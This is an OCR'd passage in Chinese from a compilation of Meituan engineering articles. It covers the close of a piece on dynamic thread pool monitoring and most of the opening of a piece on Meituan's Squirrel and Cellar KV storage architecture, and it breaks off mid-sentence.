


图 22　大象告警通知

2. 任务级精细化监控

在传统的线程池应用场景中，线程池中的任务执行情况对于用户来说是透明的。比如在一个具体的业务场景中，业务开发申请了一个线程池同时用于执行两种任务，一个是发消息任务、一个是发短信任务，这两类任务实际执行的频率和时长对于用户来说

没有一个直观的感受，很可能这两类任务不适合共享一个线程池，但是由于用户无法感知，因此也无从优化。动态化线程池内部实现了任务级别的埋点，且允许为不同的业务任务指定具有业务含义的名称，线程池内部基于这个名称做 Transaction 打点，基于这个功能，用户可以看到线程池内部任务级别的执行情况，且区分业务，任务监控示意图如下图所示：

图 23　线程池任务执行监控

3. 运行时状态实时查看

用户基于 JDK 原生线程池 ThreadPoolExecutor 提供的几个 public 的 getter 方法，可以读取到当前线程池的运行状态以及参数，如下图所示：





图 24　线程池实时运行情况

动态化线程池基于这几个接口封装了运行时状态实时查看的功能，用户基于这个功能可以了解线程池的实时状态，比如当前有多少个工作线程，执行了多少个任务，队列中等待的任务数等等。效果如下图所示：



实时数据 (当前负载=20%, 峰值负载=20%)

poolName	[redacted]
corePoolSize	10
maximumPoolSize	49
poolSize	10
activeCount	0
queueType	ResizableCapacityLinkedBlockingQueue
queueCapacity	200
queueSize	0
queueRemainingCapacity	200
completedTaskCount	98409
largestPoolSize	10
rejectCount	0
host	[redacted]

图 25　线程池实时运行情况

3.4 实践总结

面对业务中使用线程池遇到的实际问题，我们曾回到支持并发性问题本身来思考有没有取代线程池的方案，也曾尝试着去追求线程池参数设置的合理性，但面对业界方案具体落地的复杂性、可维护性以及真实运行环境的不确定性，我们在前两个方向上可谓“举步维艰”。最终，我们回到线程池参数动态化方向上探索，得出一个且可以解决业务问题的方案，虽然本质上还是没有逃离使用线程池的范畴，但是在成本和收益

之间，算是取得了一个很好的平衡。成本在于实现动态化以及监控成本不高，收益在于：在不颠覆原有线程池使用方式的基础之上，从降低线程池参数修改的成本以及多维度监控这两个方面降低了故障发生的概率。希望本文提供的动态化线程池思路能对大家有帮助。

四、参考资料

[1] JDK 1.8 源码
[2] 维基百科 – 线程池
[3] 更好的使用 Java 线程池
[4] 维基百科 Pooling(Resource Management)
[5] 深入理解 Java 线程池：ThreadPoolExecutor
[6]《Java 并发编程实践》

作者简介

致远，2018 年加入美团点评，美团到店综合研发中心后台开发工程师。
陆晨，2015 年加入美团点评，美团到店综合研发中心后台技术专家。

招聘信息

美团到店综合研发中心长期招聘前端、后端、数据仓库、机器学习 / 数据挖掘算法工程师，欢迎感兴趣的同学发送简历到：tech@meituan.com（邮件标题注明：美团到店综合研发中心 – 上海）


美团万亿级 KV 存储架构与实践

作者：泽斌

KV 存储作为美团一项重要的在线存储服务，承载了在线服务每天万亿级的请求量。在 2019 年 QCon 全球软件开发大会（上海站）上，美团高级技术专家齐泽斌分享了《美团点评万亿级 KV 存储架构与实践》，本文系演讲内容的整理，主要分为四个部分：第一部分讲述了美团 KV 存储的发展历程；第二部分阐述了内存 KV Squirrel 架构和实践；第三部分介绍了持久化 KV Cellar 架构和实践；最后分享了未来的发展规划和业界新趋势。


美团点评 KV 存储发展历程

美团第一代的分布式 KV 存储如下图左侧的架构所示，相信很多公司都经历过这个阶段。在客户端内做一致性哈希，在后端部署很多的 Memcached 实例，这样就实现了最基本的 KV 存储分布式设计。但这样的设计存在很明显的问题：比如在宕机摘除节点时，会丢数据，缓存空间不够需要扩容，一致性哈希也会丢失一些数据等等，这样会给业务开发带来的很多困扰。



随着 Redis 项目的成熟，美团也引入了 Redis 来解决我们上面提到的问题，进而演进出来如上图右侧这样一个架构。大家可以看到，客户端还是一样，采用了一致性哈


希算法，服务器端变成了 Redis 组成的主从结构。当任何一个节点宕机，我们可以通过 Redis 哨兵完成 Failover，实现高可用。但有一个问题还是没有解决，如果扩缩容的话，一致性哈希仍然会丢数据，那么这个问题该如何解决呢?



这个时候，我们发现有了一个比较成熟的 KV 存储开源项目：阿里 Tair 。2014 年，我们引入了 Tair 来满足业务 KV 存储方面的需求。Tair 开源版本的架构主要分成三部分：上图下边是存储节点，存储节点会上报心跳到它的中心节点，中心节点内部有两个配置管理节点，会监控所有的存储节点。当有任何存储节点宕机或者扩容时，它会做集群拓扑的重新构建。当客户端启动时，它会直接从中心节点拉来一个路由表。这个路由表简单来说就是一个集群的数据分布图，客户端根据路由表直接去存储节点读写。针对之前 KV 的扩容丢数据问题，它也有数据迁移机制来保证数据的完整性。

但是，我们在使用的过程中，还遇到了一些其他问题，比如中心节点虽然是主备高可用的，但实际上它没有类似于分布式仲裁的机制，所以在网络分割的情况下，它是有可能发生“脑裂”的，这个也给我们的业务造成过比较大的影响。另外，在容灾扩容时，也遇到过数据迁移影响到业务可用性的问题。另外，我们之前用过 Redis ，业务会发现 Redis 的数据结构特别丰富，而 Tair 还不支持这些数据结构。虽然我们用 Tair 解决了一些问题，但是 Tair 也无法完全满足业务需求。毕竟，在美团这样一个业务规模较大和业务复杂度较高的场景下，很难有开源系统能很好地满足我们的需

求。最终，我们决定在已应用的开源系统之上进行自研。




刚好在 2015 年，Redis 官方正式发布了集群版本 Redis Cluster。所以，我们紧跟社区步伐，并结合内部需求做了很多开发工作，演进出了全内存、高吞吐、低延迟的 KV 存储 Squirrel。另外，基于 Tair，我们还加入了很多自研的功能，演进出持久化、大容量、数据高可靠的 KV 存储 Cellar 。因为 Tair 的开源版本已经有四五年没有更新了，所以，Cellar 的迭代完全靠美团自研，而 Redis 社区一直很活跃。总的来说，Squirrel 的迭代是自研和社区并重，自研功能设计上也会尽量与官方架构进行兼容。后面大家可以看到，因为这些不同，Cellar 和 Squirrel 在解决同样的问题时也选取了不同的设计方案。

这两个存储其实都是 KV 存储领域不同的解决方案。在实际应用上，如果业务的数据量小，对延迟敏感，我们建议大家用 Squirrel ；如果数据量大，对延迟不是特别敏感，我们建议用成本更低的 Cellar 。目前这两套 KV 存储系统在美团内部每天的调用量均已突破万亿，它们的请求峰值也都突破了每秒亿级。

内存 KV Squirrel 架构和实践


在开始之前，本文先介绍两个存储系统共通的地方。比如分布式存储的经典问题：数据是如何分布的？这个问题在 KV 存储领域，就是 Key 是怎么分布到存储节点上的。这

里 Squirrel 跟 Cellar 是一样的。当我们拿到一个 Key 后，用固定的哈希算法拿到一个哈希值，然后将哈希值对 Slot 数目取模得到一个 Slot id，我们两个 KV 现在都是预分片 16384 个 Slot 。得到 Slot id 之后，再根据路由表就能查到这个 Slot 存储在哪个存储节点上。这个路由表简单来说就是一个 Slot 到存储节点的对照表。



KV 数据分布介绍

接下来讲一下对高可用架构的认知，个人认为高可用可以从宏观和微观两个角度来看。从宏观的角度来看，高可用就是指容灾怎么做。比如说挂掉了一个节点，你该怎么做？一个机房或者说某个地域的一批机房宕机了，你该怎么做？而从微观的角度看，高可用就是怎么能保证端到端的高成功率。我们在做一些运维升级或者扩缩容数据迁移的时候，能否做到业务请求的高可用？ 本文也会从宏观和微观两个角度来分享美团做的一些高可用工作。



Squirrel 架构


上图就是我们的 Squirrel 架构。中间部分跟 Redis 官方集群是一致的。它有主从的结构，Redis 实例之间通过 Gossip 协议去通信。我们在右边添加了一个集群调度平台，包含调度服务、扩缩容服务和高可用服务等，它会去管理整个集群，把管理结果作为元数据更新到 ZooKeeper。我们的客户端会订阅 ZooKeeper 上的元数据变更，实时获取到集群的拓扑状态，直接在 Redis 集群进行读写操作。

Squirrel 节点容灾

然后再看一下 Squirrel 容灾怎么做。对于 Redis 集群而言，节点宕机已经有完备的处理机制了。官方提供的方案，任何一个节点从宕机到被标记为 FAIL 摘除，一般需要经过 30 秒。主库的摘除可能会影响数据的完整性，所以，我们需要谨慎一些。但是对于从库呢？我们认为这个过程完全没必要。另一点，我们都知道内存的 KV 存储数据量一般都比较小。对于业务量很大的公司来说，它往往会有很多的集群。如果发生交换机故障，会影响到很多的集群，宕机之后去补副本就会变得非常麻烦。为了解决这两个问题，我们做了 HA 高可用服务。


它的架构如下图所示，它会实时监控集群的所有节点。不管是网络抖动，还是发生了宕机（比如说 Redis 2），它可以实时更新 ZooKeeper，告诉 ZooKeeper 去摘除 Redis 2，客户端收到消息后，读流量就直接路由到 Redis 3 上。如果 Redis 2 只

是几十秒的网络抖动，过几十秒之后，如果 HA 节点监控到它恢复后，会把它重新加回。



Squirrel—节点容灾

如果过了一段时间，HA 判断它属于一个永久性的宕机，HA 节点会直接从 Kubernetes 集群申请一个新的 Redis 4 容器实例，把它加到集群里。此时，拓扑结构又变成了一主两从的标准结构，HA 节点更新完集群拓扑之后，就会去写 ZooKeeper 通知客户端去更新路由，客户端就能到 Redis 4 这个新从库上进行读操作。




通过上述方案，我们把从库的摘除时间从 30 秒降低到了 5 秒。另外，我们通过 HA 自动申请容器实例加入集群的方式，把宕机补副本变成了一个分钟级的自动操作，不

需要任何人工的介入。

Squirrel 跨地域容灾

我们解决了单节点宕机的问题，那么跨地域问题如何解决呢？我们首先来看下跨地域有什么不同。第一，相对于同地域机房间的网络而言，跨地域专线很不稳定；第二，跨地域专线的带宽是非常有限且昂贵的。而集群内的复制没有考虑极端的网络环境。假如我们把主库部署到北京，两个从库部署在上海，同样一份数据要在北上专线传输两次，这样会造成巨大的专线带宽浪费。另外，随着业务的发展和演进，我们也在做单元化部署和异地多活架构。用官方的主从同步，满足不了我们的这些需求。基于此，我们又做了集群间的复制方案。



如上图所示，这里画出了北京的主集群以及上海的从集群，我们要做的是通过集群同步服务，把北京主集群的数据同步到上海从集群上。按照流程，首先要向我们的同步调度模块下发“在两个集群间建立同步链路”的任务，同步调度模块会根据主从集群的拓扑结构，把主从集群间的同步任务下发到同步集群，同步集群收到同步任务后会扮成 Redis 的 Slave，通过 Redis 的复制协议，从主集群上的从库拉取数据，包括 RDB 以及后续的增量变更。同步机收到数据后会把它转成客户端的写命令，写到上

海从集群的主节点里。通过这样的方式，我们把北京主集群的数据同步到了上海的从集群。同样的，我们要做异地多活也很简单，再加一个反向的同步链路，就可以实现集群间的双向同步。

接下来我们讲一下如何做好微观角度的高可用，也就是保持端到端的高成功率。对于 Squirrel ，主要讲如下三个影响成功率的问题：


- 数据迁移造成超时抖动。
- 持久化造成超时抖动。
- 热点 Key 请求导致单节点过载。

Squirrel 智能迁移

对于数据迁移，我们主要遇到三个问题：

- Redis Cluster 虽然提供了数据迁移能力，但是对于要迁哪些 Slot，Slot 从哪迁到哪，它并不管。
- 做数据迁移的时候，大家都想越快越好，但是迁移速度过快又可能影响业务正常请求。
- Redis 的 Migrate 命令会阻塞工作线程，尤其在迁移大 Value 的时候会阻塞特别久。

为了解决这些问题，我们做了全新的迁移服务。




下面我们按照工作流，讲一下它是如何运行的。首先生成迁移任务，这步的核心是“就近原则”，比如说同机房的两个节点做迁移肯定比跨机房的两个节点快。迁移任务生成之后，会把任务下发到一批迁移机上。迁移机迁移的时候，有这样几个特点：

- 第一，会在集群内迁出节点间做并发，比如同时给 Redis 1、Redis 3 下发迁移命令。
- 第二，每个 Migrate 命令会迁移一批 Key。
- 第三，我们会用监控服务去实时采集客户端的成功率、耗时，服务端的负载、QPS 等，之后把这个状态反馈到迁移机上。迁移数据的过程就类似 TCP 慢启动的过程，它会把速度一直往上加，若出现请求成功率下降等情况，它的速度就会降低，最终迁移速度会在动态平衡中稳定下来，这样就达到了最快速的迁移，同时又尽可能小地影响业务的正常请求。

接下来，我们看一下大 Value 的迁移，我们实现了一个异步 Migrate 命令，该命令执行时，Redis 的主线程会继续处理其他的正常请求。如果此时有对正在迁移 Key 的写请求过来，Redis 会直接返回错误。这样最大限度保证了业务请求的正常处理，同时又不会阻塞主线程。

Squirrel 持久化重构

Redis 主从同步时会生成 RDB。生成 RDB 的过程会调用 Fork 产生一个子进程去写数据到硬盘，Fork 虽然有操作系统的 COW 机制，但是当内存用量达到 10 G 或 20 G 时，依然会造成整个进程接近秒级的阻塞。这对在线业务来说几乎是无法接受的。我们也会为数据可靠性要求高的业务去开启 AOF，而开 AOF 就可能因 IO 抖动造成进程阻塞，这也会影响请求成功率。对官方持久化机制的这两个问题，我们的解决方案是重构持久化机制。




上图是我们最新版的 Redis 持久化机制，写请求会先写到 DB 里，然后写到内存 Backlog，这跟官方是一样的。同时它会把请求发给异步线程，异步线程负责把变更刷到硬盘的 Backlog 里。当硬盘 Backlog 过多时，我们会主动在业务低峰期做一次 RDB ，然后把 RDB 之前生成的 Backlog 删除。

如果这时候我们要做主从同步，去寻找同步点的时候，该怎么办？第一步还是跟官方一样，我们会从内存 Backlog 里找有没有要求的同步点，如果没有，我们会去硬盘 Backlog 找同步点。由于硬盘空间很大，硬盘 Backlog 可以存储特别多的数据，所以很少会出现找不到同步点的情况。如果硬盘 Backlog 也没有，我们就会触发一次类似于全量重传的操作，但这里的全量重传是不需要当场生成 RDB 的，它可以直接用硬盘已存的 RDB 及其之后的硬盘 Backlog 完成全量重传。通过这个设计，我们减

